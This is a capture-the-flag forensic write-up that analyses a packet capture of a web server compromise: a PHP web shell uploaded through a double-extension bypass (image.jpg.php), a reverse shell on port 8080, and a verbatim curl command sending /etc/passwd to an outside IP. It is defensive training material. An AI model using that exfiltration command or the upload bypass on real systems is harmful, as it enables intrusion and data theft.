CTF REPORT

May 7, 2025

By. Chouioukh Imad

CyberDefenders

Wireshark traffic analysis


1. Executive Summary

This report summarizes the findings from the analysis of a suspicious network traffic capture provided by the network team following alerts from the development team. The PCAP file revealed evidence of a successful malicious file upload to the company's web server, potentially allowing the attacker to execute commands remotely and exfiltrate sensitive information. The attacker’s origin was traced to Tianjin, China, and a reverse shell was established on port 8080. Further investigation uncovered a file exfiltration attempt targeting the system's passwd file. The analysis confirms unauthorized activity, and this report outlines the indicators, tools, and methodology used to uncover these events.

2. Detailed steps & key findings

2.1 Opening the PCAP File

The objective was to analyze a suspicious PCAP file to trace an uploaded malicious web shell and detect possible exfiltration attempts.




2.2 Attacker's Geolocation and Initial Fingerprinting

Goal :

Identifying the geographical origin of the attacker, as it can help implementing geo-blocking measures.

Action Taken :

1. I applied a filter to isolate suspicious http GET requests
2. I located the external IP making those requests



3. I Used an online GeoIP lookup to resolve the city from which the attack originated


2.3 Identifying the attacker's user agent

Goal :

Knowing the attacker's User-Agent assists in creating robust filtering rules. Because real users use browsers with common User-Agents.

Action Taken :

1. **Applied a filter in Wireshark to isolate initial web interactions**
2. **Located the User-Agent string in the HTTP header, which reveals information about the client used.**



The captured HTTP GET request reveals the attacker's User-Agent. This indicates the attacker is likely emulating a Linux-based Firefox browser, potentially to blend in with legitimate traffic and avoid detection. By extracting and analyzing this information, I can enhance filtering rules and detect similar attempts in the future.

2.4 Checking if any vulnerabilities were exploited


(Web Shell Upload Detection)

Goal :

Determining the malicious file uploaded to the web server.


Action Taken :

1. Applied a filter to isolate HTTP POST requests originating from the attacker's IP address




The screenshot above reveals two significant POST requests made by the attacker.

2. Analyzing the HTTP POST packets by following the HTTP stream.




- **Packet 1 Stream :**



In the first POST request, the attacker attempts to upload a file named **image.php** via the **/reviews/upload.php** endpoint.This attempt is rejected by the server with an Invalid file format error message, indicating some server-side validation. The content of the uploaded file is visible in the HTTP stream, showing a PHP code snippet designed to establish a reverse shell using the system function.

- **Packet 2 Stream :**




- In the second POST request, the attacker slightly modifies the file name to **image.jpg.php** and attempts to upload the same malicious content via the same endpoint.


- This time, the upload is successful, as indicated by the File uploaded successfully response from the server. The attacker successfully bypasses the server's validation by appending .jpg to the filename, which may have tricked the server's filtering mechanism.

- From the details in the screenshots, it is clear that the malicious web shell uploaded by the attacker was named **image.jpg.php**. This highlights the exploitation of improper input validation on the web server, enabling the attacker to execute malicious code and maintain unauthorized access to the server.

2.5 Identifying the file which the attacker attempts to exfiltrate

To identify which file the attacker attempted to exfiltrate, I started the analysis by examining the commands executed during the reverse shell session. By following the TCP stream associated with the reverse shell (Packet 2), I was able to observe the commands used by the attacker to access and transfer data.





Examining the captured TCP stream reveals that the attacker uses a curl command to attempt exfiltration. The specific command, **curl -X POST -d /etc/passwd http://117.11.88.124:443/**, indicates the attacker's intent to transfer the **/etc/passwd** file to their machine over HTTP on port 443.

3. Conclusion

The investigation of the provided PCAP file revealed a targeted attack on a web server involving the upload of a malicious PHP web shell. The attacker, originating from **Tianjin, China**, initially failed to upload a **.php** file but succeeded by bypassing the server's validation mechanism using a **.jpg.php** filename. Upon successful upload, the attacker established a reverse shell on port **8080** and proceeded to exfiltrate the **/etc/passwd** file using a **curl POST** request to a remote server over **port 443**.

Through detailed inspection of HTTP headers, POST requests, and TCP streams, this analysis highlights critical lapses in input validation and web server hardening. These findings underscore the importance of implementing strict file upload filtering, geo-blocking, and reverse shell detection mechanisms.

4. Recommendations

- Enforce strict MIME type and extension validation on file uploads
- Block outbound traffic to unused ports (e.g., 8080)
- Monitor and alert on unusual User-Agent strings or curl usage
- Geo-block suspicious regions not relevant to business operations
- Regularly audit and update web server security configurations